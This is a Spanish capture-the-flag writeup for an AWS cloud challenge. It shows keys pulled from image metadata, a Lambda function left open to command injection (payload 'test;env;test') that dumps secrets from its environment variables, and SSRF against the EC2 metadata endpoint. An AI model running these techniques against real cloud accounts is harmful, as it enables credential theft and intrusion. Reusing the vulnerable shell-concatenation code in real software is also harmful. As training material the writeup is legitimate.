

The background of the entire page is a dark blue gradient with abstract geometric shapes in orange and dark red. A network of glowing blue hexagons is overlaid, connected by dashed lines. Various icons are placed within these hexagons: a hand with a signal wave, a Wi-Fi symbol, two interlocking gears, a large padlock with concentric circles, a fingerprint, a shield with a padlock, and a USB symbol.

**HispaSec]**

# The silence of the Lambda

**Writeup UAM**

Marzo 2024

Informe técnico

# Cláusula legal

La información contenida en este documento es de carácter confidencial y va dirigida de manera exclusiva a su destinatario, quedando sujeta al secreto profesional. Queda prohibida por Ley la distribución, divulgación, copia o reproducción del contenido de este documento sin la correspondiente autorización por parte de su autor.

# Documentación

## Informe técnico

### Índice

<b>1. Datos del reto.</b>	<b>3</b>
1.1. Especificaciones técnicas.	3
1.2. Resumen y objetivo del reto.	3
<b>2. Proceso de resolución del reto.</b>	<b>4</b>
2.1. Parte 1: identificación de las primeras claves de AWS	4
2.2. Parte 2: análisis de la función Lambda	9
2.3. Parte 3: análisis del segundo par de claves AWS	12
2.4. Parte 4: Server Side Request Forgery en EC2	15

# 1. Datos del reto.

## 1.1. Especificaciones técnicas.

A continuación se detalla el alcance y el conjunto de especificaciones del reto, así como las normativas de aplicación.

Alcance	
Activo/s:	<a href="http://167.235.132.30:2212/">http://167.235.132.30:2212/</a> <a href="https://4bl3w227yjxcbli3esifk5obsi0ljzn.lambda-url.us-east-1.on.aws/">https://4bl3w227yjxcbli3esifk5obsi0ljzn.lambda-url.us-east-1.on.aws/</a> <a href="http://54.155.192.94:2212/">http://54.155.192.94:2212/</a>
Categoría:	Cloud
Fecha de inicio:	08/03/2024.
Fecha de fin:	25/03/2024.
Cumplimiento normativo:	Las contraseñas y otra información sobre los usuarios no son almacenadas en cumplimiento con la ley de protección de datos (Reglamento General de Protección de Datos, RGPD). Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales.

## 1.2. Resumen y objetivo del reto.

En este reto se trabajan principalmente las habilidades de pentesting en entornos cloud, concretamente en el proveedor AWS, al tratarse actualmente del que tiene mayor cuota de mercado.

El reto se inicia con una página web que los usuarios de UAM tendrán que analizar para, en los metadatos de una de las imágenes, encontrar claves de IAM que les permitirá realizar una acción concreta; para poder identificar esta acción se puede llevar a cabo el proceso manualmente o, si se desea, con herramientas especializadas.

Una vez detectadas las claves y el servicio que pueden listar, habrá que encontrar una vulnerabilidad en dicho servicio que dará lugar al descubrimiento de la primera flag y de unas claves AWS adicionales que, nuevamente, permitirán ejecutar una acción muy específica. Esta segunda acción permitirá a los usuarios tener acceso a una instancia EC2 alojada en AWS que presenta una vulnerabilidad típica y muy característica de este servicio.

¿Qué aprenderán los usuarios de UAM?

- Reconocimiento y análisis básico de algunas de las vulnerabilidades web más típicas.
- Explotación de vulnerabilidades básicas en entornos en la nube.
- Detalles sobre la historia de algunos de los principales personajes femeninos en la historia de la ciberseguridad con motivo de conmemoración del día 8 de marzo.

## 2. Proceso de resolución del reto.

A continuación se detalla la manera intencionada en la que se espera que el usuario resuelva el reto. Cada entrada viene encabezada por la descripción detallada del punto en concreto, acompañado de los pasos a seguir para reproducirlo.

### 2.1. Parte 1: identificación de las primeras claves de AWS

#### Descripción

Los sistemas de monitorización de nuestra empresa nos han alertado de que un usuario no autorizado está utilizando algunas de nuestras claves de AWS para obtener información sensible de nuestra organización y, a su vez, intentar vulnerar la infraestructura a niveles más complejos. Sin embargo, no hemos podido identificar el punto de entrada, por lo que tu tarea es encontrar el punto de entrada.

#### Resolución

Al acceder al sitio web principal no se observa nada en especial más allá de una serie de imágenes y descripciones; lo mismo ocurre al analizar el código fuente, donde no hay datos más allá de la estructura de la propia página. No obstante, el título de esta última ya da indicios sobre en qué puede estar basado el reto:

Ajuste de línea ☐

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>The silence of the Lambda</title>
5 <meta charset="UTF-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="https://www.w3schools.com/w3css/4/w3.css">
8 <link rel="stylesheet" href="https://www.w3schools.com/lib/w3-theme-black.css">
9 <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css">
10 </head>
```

Para saber cómo proceder en esta primera parte del reto, hay que visitar un fichero que casi siempre se puede encontrar en todos los sitios webs: *robots.txt*<sup>1</sup>. El contenido presente en este archivo dará una pista sobre qué hay que analizar en la página para encontrar las claves de AWS.

```
## Nota del desarrollador: avisar al resto del equipo para que elimine la información sensible de los metadatos de las imágenes.
## Importante: us-east-1
User-agent: *
Disallow: /
```

<sup>1</sup> Un fichero *robots.txt* indica a los rastreadores de los buscadores a qué URLs del sitio pueden acceder. Principalmente, se usa para evitar que las solicitudes recibidas por un sitio web lo sobrecarguen; no es un mecanismo para impedir que una página web aparezca en Google. Más información: <https://developers.google.com/search/docs/crawling-indexing/robots/intro?hl=es>

Para analizar los metadatos de las imágenes se pueden usar numerosas herramientas, pero la más conocida es **exiftool** (<https://github.com/exiftool/exiftool>). En este caso, las claves de AWS podrán encontrarse en la imagen del colibrí:



Esta imagen habrá que descargarla y analizar sus metadatos con la herramienta anteriormente mencionada:

```
exiftool colibri.jpg
ExifTool Version Number      : 11.88
File Name                    : colibri.jpg
Directory                   : .
File Size                    : 359 kB
File Modification Date/Time  : 2024:03:23 17:10:15+01:00
File Access Date/Time       : 2024:03:23 17:10:15+01:00
File Inode Change Date/Time  : 2024:03:23 17:10:23+01:00
File Permissions             : rw-rw-r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : inches
X Resolution                 : 96
Y Resolution                 : 96
XMP Toolkit                 : Image::ExifTool 11.88
Description                  : TS098buZXQvMSmDAXWLNk94ClDNFgeY76srDlkF7
Comment                     : AKIAR2HLQEAZUZEI53PS
Image Width                  : 2602
Image Height                 : 1467
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                   : 2602x1467
Megapixels                   : 3.8
```



Estas claves habrá que configurarlas con la herramienta **awscli**, usando el comando *"aws configure"*. A este comando se le puede añadir de manera opcional un perfil, de manera que sea posible tener configurados varios conjuntos de credenciales de manera simultánea; esto es posible hacerlo añadiendo *"--profile my\_profile\_name"* al comando anterior:

```
aws configure --profile my_profile_name
```

```
aws configure --profile lambda_user
AWS Access Key ID [None]: AKIAR2HLQEAZUEI53PS
AWS Secret Access Key [None]: TS098buZXQvMSmDAXWLNk94ClDNFgeY76srDlkf7
Default region name [None]: us-east-1
Default output format [None]:
```

Cuando se logra obtener un conjunto de credenciales de AWS, lo primero que se debe hacer es ver cuál es el usuario al que pertenecen y qué es posible hacer con ese usuario:

- **Identificación del usuario**

```
aws sts get-caller-identity --profile nombre_del_perfil
```

```
aws sts get-caller-identity --profile lambda_user
{
  "UserId": "AIDAR2HLQEAZS5GN6VODY",
  "Account": "123456789012",
  "Arn": "arn:aws:iam::123456789012:user/Hopper"
}
```

- **Identificación de permisos**

Para identificar los permisos asociados a un par de claves AWS, lo más común es listar las políticas asociadas a los usuarios (tanto políticas *inline* como administradas por AWS), los grupos a los que pertenece el usuario, las políticas asociadas a dicho grupo, etc. Sin embargo, hay ocasiones en las que, si las claves están debidamente configuradas, el usuario no tendrá permisos para listar ese tipo de información (excepto en ocasiones en las que el usuario sea, por ejemplo, administrador). En dichas ocasiones lo más rápido será utilizar herramientas automatizadas, aunque éstas presentan la desventaja de que hacen mucho "ruido", es decir, si hay sistemas de monitorización habilitados (como, por ejemplo, CloudTrail o CloudWatch en el caso de AWS) será fácil que las acciones de enumeración sean identificadas.

```
aws iam list-attached-user-policies --user-name Hopper --profile lambda_user
An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam::123456789012:user/Hopper is not authorized to perform: iam:ListAttachedUserPolicies on resource: user Hopper because no identity-based policy allows the iam:ListAttachedUserPolicies action

aws iam list-user-policies --user-name Hopper --profile lambda_user
An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::123456789012:user/Hopper is not authorized to perform: iam:ListUserPolicies on resource: user Hopper because no identity-based policy allows the iam:ListUserPolicies action
```

Las claves identificadas en la imagen del colibrí tienen asociado un permiso muy concreto, que es el de **listar y describir funciones Lambda** (el permiso para listar funciones servirá para ver el nombre de la función entre otros detalles, y el permiso para describirlas permitirá visualizar un parámetro llamado *"location"* con una URL de destino desde la que se podrá descargar el código de la función):

- `aws lambda list-functions --profile nombre_del_perfil`

```
aws lambda list-functions --profile lambda_user
{
  "Functions": [
    {
      "FunctionName": "myUMALambda",
      "FunctionArn": "arn:aws:lambda:us-east-1:125047939123:lambda:myUMALambda",
      "Runtime": "python3.8",
      "Role": "arn:aws:iam::125047939123:role/service-role/myUMALambda-role-fps45bzt",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 629,
      "Description": "",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2024-03-08T08:36:12.000+0000",
      "CodeSha256": "kUyX3vyjiuMQbAe+hXkrvRjBXwD9kruK0ITHMzVl8u0=",
      "Version": "$LATEST",
      "Environment": {
        "Error": {
          "ErrorCode": "AccessDeniedException",
          "Message": "Lambda was unable to decrypt your environment variables because the KMS access was denied. Please check your KMS permissions. KMS Exception: AccessDeniedException KMS Message: User: arn:aws:iam::125047939123:user/Hopper is not authorized to perform: kms:Decrypt on resource: arn:aws:kms:us-east-1:125047939123:key/60b8df23-0ee6-48d6-81a1-102e1ee71991 with an explicit deny in an identity-based policy"
        }
      }
    }
  ]
}
```

- `aws lambda get-function --function-name uam_lambda_test --profile lambda_user_test`

```
aws lambda get-function --function-name myUMALambda --profile lambda_user
{
  "Configuration": {
    "FunctionName": "myUMALambda",
    "FunctionArn": "arn:aws:lambda:us-east-1:125047939123:lambda:myUMALambda",
    "Runtime": "python3.8",
    "Role": "arn:aws:iam::125047939123:role/service-role/myUMALambda-role-fps45bzt",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 629,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2024-03-08T08:36:12.000+0000",
    "CodeSha256": "kUyX3vyjiuMQbAe+hXkrvRjBXwD9kruK0ITHMzVl8u0=",
    "Version": "$LATEST",
    "Environment": {
      "Error": {
        "ErrorCode": "AccessDeniedException",
        "Message": "Lambda was unable to decrypt your environment variables because the KMS access was denied. Please check your KMS permissions. KMS Exception: AccessDeniedException KMS Message: User: arn:aws:iam::125047939123:user/Hopper is not authorized to perform: kms:Decrypt on resource: arn:aws:kms:us-east-1:125047939123:key/60b8df23-0ee6-48d6-81a1-102e1ee71991 with an explicit deny in an identity-based policy"
      }
    }
  },
  "Code": {
    "RepositoryType": "S3",
    "Location": "https://prod-04-2014-tasks.s3.us-east-1.amazonaws.com/snapshots/125047939123/myUMALambda/884a9446-7d20-4960-931d-93ce65581b4a?versionId=4DKG4Rn3j1HfGeRHXw0DtZLDLxPdFNF&X-Amz-Security-Token=IQoJb3ZlajZlUEJEECaCVLWmh3qGHS3HUEUCICkZ78G1V1VnK2BRVQw0BfMz2FcyfTw0L1K2FhWfU117zgiGhNYCAsJedLPhV1L0z00k4ypowNwScg9kgkHEVNTQsgU1YBAAGw3NDK2NzgSM014MekL0PersJ2PoufaTbUSRLqPBuyltIgtN2SVWqgRlFVQClpRTh9Tvj1Jfrn3Jlgaen3HhG0JG734dyvCk8Z81hpydrAKZ89KZFP7ZF1kZ80vuySTZbnbdsK4TtXmndb3jhoheqTqZ2rBkKe4HEFS2kAaX1QEF8KLEd4kZB1L8S3B13KdHJHhZFYC7NhwWTe0LS3yx3pCvXBMG1MwK2BQZ2Fue6b0wEdvtuGRXN2BIw4kZBM1YScyXfK2FYq9agkSXBaoN8K6SHdfJyfyZk2FG87w0B13tp3uE4709fFZstfRnfTKXZPuOH3H3HmarBNM3sZt01nLJx01kcMa92BB8v0sLZCxnQM1af1y34cyVBf7BxpK1LuTMO1CJ0UJQwDCL22ZFYCrpLL8bvwSvqyBQF0N2FLU7DH790U73HUMLHNCPCD0FNK2F3waLT0nTU9nbuth91psAZ7BQsqLQq2Bgk2B8Z347FOWG2HmxKZNVldlpag425F7HG7KBUH1ZqBDK2F0rdwLfp0UQ2a3ptkacsw7CHN2FX8Cy98CnICvhdPcb90P9LDK2B8ggcFyam5FTpLys8yqVh820o3KQUF4YE00a63DF15a2yOTF13K2FVwq0P9KZFKCZBDF9Z5V01BAMKbHmoy2a7F7MOCUdglZLsq7W0akxykALx0ZEv8G01FTT0W8SzRyge2a77n0kZFa190befLC0belyj3Cv0Bnk3fyketE2DUvg30Uqy0ADeqvTZaGcUNZBV1PhcB4LK2B40cuzap0PwMBRDVZJ0H07YKfPMuybcS8doD0B0V4hu01Ksc0pNZZyAuPz8ykywK2F7n0h3SPu5Sj0a1h0K2F7ccg0b0vccf8a8thm7Rhy37Wu0K1n1G1v0wK01011S0K00T07wY6GqCfEcpRfP0q1Z0ekJ3J0wP0B0z0K0v36R8mZFR0d67v0R1K2B40cuzap0PwMBRDVZJ0H07YKfPMuybcS8doD0B0FJ1X0c0ZvG3nZJLEF4CROBT2BESCS8Vsp5qL7BsqCAQLD03Yq0gyKVCMSf4A0H1PQwJ1lpgy24Y6Gp10f5Y7AQ5eXAWZKu1QW0B1JyPcT3GNLATM0QX351FUJ0v0y0JvHlW0G0VXK2BN1eC1NWJBN0GUCe3RDrJ9pLcK3D8X-Anz-Algor1thm-AWS4-HMAC-SHA256&X-Amz-Date=20240323T102052Z&X-Amz-SignedHeaders=host&X-Amz-Expires=600&X-Amz-Credential=ASIA25DCVHY3XZJSPJQ0K2F20240323K2Fus-east-1K2F53K2Faws4_request&X-Amz-Signature=729a61984a94f7524f6f053d01f20fb048ac0625d6c5e12b33eaa43bd0861e1"
  }
}
```



Observando en mayor detalle la información proporcionada por ambas llamadas a la API de AWS, se puede ver que aparece un mensaje que indica que no es posible listar las variables de entorno porque no existen permisos de acceso y ejecución de KMS; KMS es un servicio de cifrado de AWS que, normalmente, va asociado a Lambda. En este caso no es posible hacer uso de este servicio porque se ha especificado de manera concreta en la política que los usuarios tengan denegado el acceso a las llamadas a la API de KMS.

La política concreta aplicada a las claves descubiertas es la siguiente:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Deny",
      "Action": [
        "kms:Decrypt"
      ],
      "Resource": "*"
    },
    {
      "Sid": "VisualEditor1",
      "Effect": "Allow",
      "Action": "lambda:ListFunctions",
      "Resource": "*"
    },
    {
      "Sid": "VisualEditor2",
      "Effect": "Allow",
      "Action": "lambda:GetFunction",
      "Resource": "arn:aws:lambda:us-east-1:xxxxxxxx:function:myUMAlambda"
    },
    {
      "Sid": "VisualEditor3",
      "Effect": "Allow",
      "Action": "lambda:ListFunctionUrlConfigs",
      "Resource": "arn:aws:lambda:us-east-1:xxxxxxxx:function:myUMAlambda"
    }
  ]
}
```

De esta política se puede destacar:

1. El primer *sid* está denegando el acceso a la funcionalidad de descifrado de KMS para cualquier recurso.
2. El segundo *sid* permite listar cualquier función Lambda.
3. El tercer *sid* permite describir la función Lambda especificada de forma concreta (*myUMAlambda*).
4. El cuarto *sid* permite listar la URL de la función (no todas las funciones Lambda están asociadas a una URL, pero algunas sí, y esto es lo que permite que sean accesibles a través de, por ejemplo, un navegador web).

Igualmente, cuando se crea una función Lambda, ésta va asociada a un rol por defecto que permite una serie de acciones como puede ser la ejecución de CloudWatch para la creación de logs en el servicio; en este caso se ha modificado ese rol para limitar los permisos asociados a la función a los mínimos posibles.

## 2.2. Parte 2: análisis de la función Lambda

### Descripción

Habiendo logrado listar las funciones Lambda y sus características, y viendo que no existen otros permisos más allá de los ya identificados, queda ver si se puede explotar la función Lambda de alguna manera. El procedimiento habitual de explotación de una función Lambda es actualizarla, analizar sus políticas asociadas y/o analizar el código de la función en busca de vulnerabilidades si dicho código está disponible para descarga.

Como se vio anteriormente, los permisos asociados a las claves identificadas permiten ver la URL de descarga del código de la función, por lo que este será el punto que servirá para continuar con el proceso de explotación.

### Resolución

El código de la función Lambda es el siguiente:

```
import json
from subprocess import Popen, PIPE, STDOUT

def lambda_handler(event, context):
    try:
        if 'queryStringParameters' in event and 'hispasec' in event['queryStringParameters']:
            hispasec = event['queryStringParameters']['hispasec']
            cmd = 'echo -n ' + hispasec + ' | md5sum'
            p = Popen(cmd, shell=True, stdin=PIPE, stdout=PIPE, stderr=STDOUT)
            output = p.stdout.read().decode('utf-8')

            return {
                'statusCode': 200,
                'body': json.dumps({"cmd":cmd,"output":output})
            }
        else:
            return {
                'statusCode': 200,
                'body': json.dumps('The "hispasec" parameter is necessary for this Lambda function to work correctly. WARNING: Lambda functions are sensitive to some vulnerabilities typical of this service, so please be careful when entering data.')
            }
    except Exception as e:
        error_message = {
            "error": str(e)
        }
        return {
            'statusCode': 500,
            'body': json.dumps(error_message)
        }
```

La clave en el código de la función está en la siguiente línea:


```
cmd = 'echo -n ' + hispacec + ' | md5sum'
```

La entrada de datos del usuario a través del parámetro *hispasec* se está pasando directamente a la variable *cmd* sin sanitizar, permitiendo la ejecución de comandos. Ahora bien, para lograr aprovechar esta vulnerabilidad es necesario poder ejecutar la función de alguna manera, para lo cual ya se ha visto que las claves detectadas no tienen permiso. Otra opción es intentar **ejecutar la función a través del navegador**, y para ello es necesario conocer la URL; esto se puede lograr mediante el siguiente comando:

```
aws lambda list-function-url-configs --function-name myUMAlambda --profile nombre_del_perfil
```


```
aws lambda list-function-url-configs --function-name myUMAlambda --profile lambda_user
{
  "FunctionUrlConfigs": [
    {
      "FunctionUrl": "https://4bl3w227yjcbl3esifk5obsi0ljyzn.lambda-url.us-east-1.on.aws/",
      "FunctionArn": "arn:aws:lambda:us-east-1:123456789012:function:myUMAlambda",
      "CreationTime": "2024-02-18T13:05:56.102216Z",
      "LastModifiedTime": "2024-02-18T13:05:56.102216Z",
      "AuthType": "NONE",
      "InvokeMode": "BUFFERED"
    }
  ]
}
```

Al acceder a esta URL se puede observar el siguiente mensaje:



The "\hispasec\" parameter is necessary for this Lambda function to work correctly. WARNING: Lambda functions are sensitive to some vulnerabilities typical of this service, so please be careful when entering data."

Al añadir esa *string* y un valor para la misma, se puede ver que lo que la función hace es calcular el valor MD5, tal y como se veía en el código previamente analizado:



```
{\"cmd\": \"echo -n test | md5sum\", \"output\": \"098f6bcd4621d373cade4e832627b4f6 -\\n\"}
```

Existen múltiples formas de verificar si es posible la inyección de código, pero en el caso de las funciones Lambda, lo primero que se debe comprobar si es posible acceder son las variables de entorno; para ello es posible usar el siguiente comando vía GET:

- `https://4bl3w227yjcbl3esifk5obsi0ljyzn.lambda-url.us-east-1.on.aws/?hispasec=test%3benv%3btest`

El análisis de la respuesta dará, entre otras cosas, la flag 1:

```

4bl3w227yjcbl3esifk5obsi0ljyzn.lambda-url.us-east-1.on...
Dar formato al texto
{"cmd": "echo -n test;env;test | md5sum", "output":
"testAWS_LAMBDA_FUNCTION_VERSION=$LATEST\nAWS_SESSION_TOKEN=IQ0Jb3JpZ2luX2VjEEkaCXVzLWVhc3QtMSJIMEYCIQDQR2gwDEyqMfvDIh
AEF5yBkzUmxPpsZIIncPZX8mr3xnmIhAPd06pCyDMrMGcsJHMqdGaXBaTgqHPilJaH43e6qydbSKuoCCGIQAhoMMTIIMDQ30TM5MTizIgxWwiPexTPnatct
iNIqxwLdNXhj6bxahf8yWBMLQFIZW55g062sY69waUjxNAXrvV0/yJXbKsfxVY2fftzJlJ3jN3SK3Fw+0g3AWQgMSxAW6Ed6fbqgeEgw0+StB8eDUAquim
qDZx7Y7TW0tKgJMnKXf1umpKKpy5KRHmgehapUuYF490VUNrNr2/jRfanvNzeS2lBjLZvii0B6iCX1v1aDm2AbC4xWJo+Ti88NfDdsHoiszVcDw70XPuv/
ysJI304ZSnhQseI8MtaeBlkhLlv9s0F0tZDrWxQx3g3pAQz0tHAIQWEmf6xEw0deDEb0V4g2a0v9YpQeXSYZyTzLj3cL0wQUFv3E5VZ976231drYeeFzKp
I0TM4yiFPgF97otEvqxdPVbHhAvHDz2i10RickBb6FhmzdnwcLHR7zhas40wCoG0WYThA8DVwldXj/DUYBZAmIjIwzYr8rwY6nQHUV0asGSJiQ0Sr1uE
+yo2/UJI/h6P2SzzNuX9kqF1Wml9a1mYqtBmK/SXhz9w7y0hIPIiTexttdsKv7Q5Ry2Uka5gDU/z/el8FFrqBVE6msYoUfe7mbIBQWjQIL8sB21ky55hcH
XkGaw804A2CiBTS0zU1FbdLnNseUx9DvMU1D+SMrAMir+454WmSvpcvQGBLzHpaYptvPjMLSGQ\nAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/myUM
Alambda\nLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/li
b\nLAMBDA_TASK_ROOT=/var/task\nAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\nAWS_LAMBDA_LOG_STREAM_NAME=2024/03/23/[SLATEST]d
7a8e8ff29b944118e2afb517931bd48\nUAM_AWS_KEY_ID=AKIAR2HLQEAZVTNGLXY5\nAWS_EXECUTION_ENV=AWS_Lambda_python3.8\nUAM_AWS
SECRET_KEY=GrE7JWE\Z9LuN1R3+sYyY0/P+SqZw09X9rNdJtF\nAWS_LAMBDA_FUNCTION_NAME=myUMAlambda\nAWS_XRAY_DAEMON_ADDRESS=169
.254.79.129:2000\nPATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin\nAWS_DEFAULT_REGION=us-east-
1\nPWD=/var/task\nAWS_SECRET_ACCESS_KEY=kfN9hYclTv+2DSV0TiisL24yIMnsSY6PAufmJsN8\nLANG=en_US.UTF-
8\nLAMBDA_RUNTIME_DIR=/var/runtime\nAWS_LAMBDA_INITIALIZATION_TYPE=on-
demand\nFLAG_1=UAM{c0e100c5c5fde2fdd4b254bf2e79742d}\nAWS_REGION=us-east-
1\nTZ=:UTC\nAWS_ACCESS_KEY_ID=ASIAR2HLQEAZXT6T27K\nSHLVL=1\nAWS_XRAY_DAEMON_ADDRESS=169.254.79.129\nAWS_XRAY_DAEMON
_PORT=2000\nPYTHONPATH=/var/runtime\nX_AMZN_TRACE_ID=Root=1-65ff05dc-
610ca9407fd7724f75279522;Parent=5176e21a7b0628e3;Sampled=0;Lineage=16e63a3a:0\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\nHA
NDLER=lambda_function.lambda_handler\nAWS_LAMBDA_FUNCTION_MEMORY_SIZE=128\n_=/usr/bin/env\n41d8cd98f00b204e9800998ecf
8427e -\n"}

```

## 2.3. Parte 3: análisis del segundo par de claves AWS

### Descripción

---

Tras conseguir el RCE, es posible ver en las variables de entorno no solo la flag anteriormente mencionada, sino que además aparecen varias claves adicionales de AWS.

En esta parte del reto es necesario analizar estas claves y ver a qué se puede llegar a tener acceso haciendo uso de ellas.

### Resolución

---

En las variables de entorno de la función Lambda se pueden ver varios tipos de clave. Antes de entrar en detalle sobre qué hacen estas claves, es necesario saber cuál es la **diferencia entre las claves con el prefijo ASIA y las claves con el prefijo AKIA**.

Por un lado, las claves con el prefijo **AKIA**, se trata de credenciales de larga duración de AWS asociadas a usuarios IAM que pueden servir para realizar acciones mediante CLI, por ejemplo. Mientras que, por otro lado, las claves con el prefijo **ASIA** son credenciales temporales acompañadas de un token de sesión que caducan pasado cierto tiempo.

Las claves con el prefijo **ASIA** se pueden configurar con la herramienta **awscli**, aunque lo más común es configurarlas como variables de entorno:

- export AWS\_ACCESS\_KEY\_ID=AWS\_ACCESS\_KEY\_ID
- export AWS\_SECRET\_ACCESS\_KEY=AWS\_SECRET\_ACCESS\_KEY
- export AWS\_SESSION\_TOKEN=AWS\_SESSION\_TOKEN

Sin embargo, en este caso las claves temporales no sirven, ya que no tienen permisos especiales asociados y porque, además, se han modificado los permisos asociados a las mismas procedentes del rol de ejecución que va ligado a la función Lambda por defecto. Las claves que interesan en este caso son las que aparecen como valor de las variables de entorno que hacen referencia a Hispasec. Estas claves habrá que configurarlas como un nuevo perfil en la CLI y ver qué se puede hacer con ellas.

De la misma forma que en el caso anterior, estas credenciales están asociadas a un permiso muy específico que tiene que ver con las instancias EC2; las nuevas claves de AWS permitirá al usuario listar las instancias, pudiendo ver el nombre de la instancia y su dirección IP pública:

```
aws ec2 describe-instances --profile nombre_del_perfil
```

```
aws ec2 describe-instances --region eu-west-1 --profile ec2_user
{
  "Reservations": [
    {
      "Groups": [],
      "Instances": [
        {
          "AmiLaunchIndex": 0,
          "ImageId": "ami-0905a3c97561e0b69",
          "InstanceId": "i-0f15621e237811058",
          "InstanceType": "t2.micro",
          "KeyName": "thesilenceofthelambda",
          "LaunchTime": "2024-02-18T14:22:38+00:00",
          "Monitoring": {
            "State": "disabled"
          },
          "Placement": {
            "AvailabilityZone": "eu-west-1a",
            "GroupName": "",
            "Tenancy": "default"
          },
          "PrivateDnsName": "ip-172-31-14-133.eu-west-1.compute.internal",
          "PrivateIpAddress": "172.31.14.133",
          "ProductCodes": [],
          "PublicDnsName": "ec2-54-155-192-94.eu-west-1.compute.amazonaws.com",
          "PublicIpAddress": "54.155.192.94",
          "State": {
            "Code": 16,
            "Name": "running"
          }
        }
      ]
    }
  ]
}
```

Un escaneo de todos los puertos a esa dirección IP muestra que el puerto **2212** está abierto:

```
Nmap scan report for ec2-54-155-192-94.eu-west-1.compute.amazonaws.com (54.155.192.94)
Host is up, received conn-refused (0.054s latency).
Scanned at 2024-03-23 17:47:38 CET for 105s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE      REASON
80/tcp    closed http          conn-refused
443/tcp   closed https         conn-refused
2212/tcp  open  leecoposserver syn-ack
```



← → ↻ ⚠ No es seguro 54.155.192.94:2212

Enter URL:

← → ↻ ⚠ No es seguro 54.155.192.94:2212

Enter URL:

[Show Source Code](#)[illegible]


## 2.4. Parte 4: Server Side Request Forgery en EC2

### Descripción

Una vez se ha llegado a la instancia EC2 expuesta públicamente y analizado el servicio, lo primero que llama la atención es la posibilidad de proporcionarle URLs; esto es un claro indicio de que el servidor podría ser vulnerable a SSRF. Sin embargo, la explotación de esta vulnerabilidad en entornos en la nube difiere un poco de los entornos tradicionales.

### Resolución


La posibilidad de pedirle al servidor que analice el contenido de las URLs proporcionadas por los usuarios da lugar a pensar que exista la posibilidad de explotar una vulnerabilidad del tipo SSRF. Cuando una vulnerabilidad como esta existe en un entorno en la nube, la primera URL a la que se suele hacer una petición es la de metadatos; en el caso de AWS, la URL de metadatos presenta el formato <http://169.254.169.254/latest/meta-data/>. Al solicitar dicha URL se observa que, efectivamente, el servidor es vulnerable a SSRF:



## Word Counter

Enter URL:


Total words in <http://169.254.169.254/latest/meta-data/>: 25



### Source Code of <http://169.254.169.254/latest/meta-data/>

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

En casos como este, lo más habitual es buscar el directorio "iam" en busca de credenciales asociadas a la máquina. No obstante, para el reto no aplica esta casuística, ya que si se pretende encontrar la información sensible habrá que navegar un nivel hacia arriba en el árbol de directorios: **http://169.254.169.254/latest/**.



## Word Counter

Enter URL:

Total words in http://169.254.169.254/latest/: 3



### Source Code of http://169.254.169.254/latest/

```
dynamic
meta-data
user-data
```

El directorio **user-data** es utilizado por los usuarios de AWS para especificar comandos, scripts, etc. que se quiere que sean ejecutados en el momento de iniciar la instancia. Por lo tanto, este directorio puede llegar a contener información de interés. Al acceder a él, es posible encontrar la segunda y última flag del reto:



### Source Code of http://169.254.169.254/latest/user-data/

```
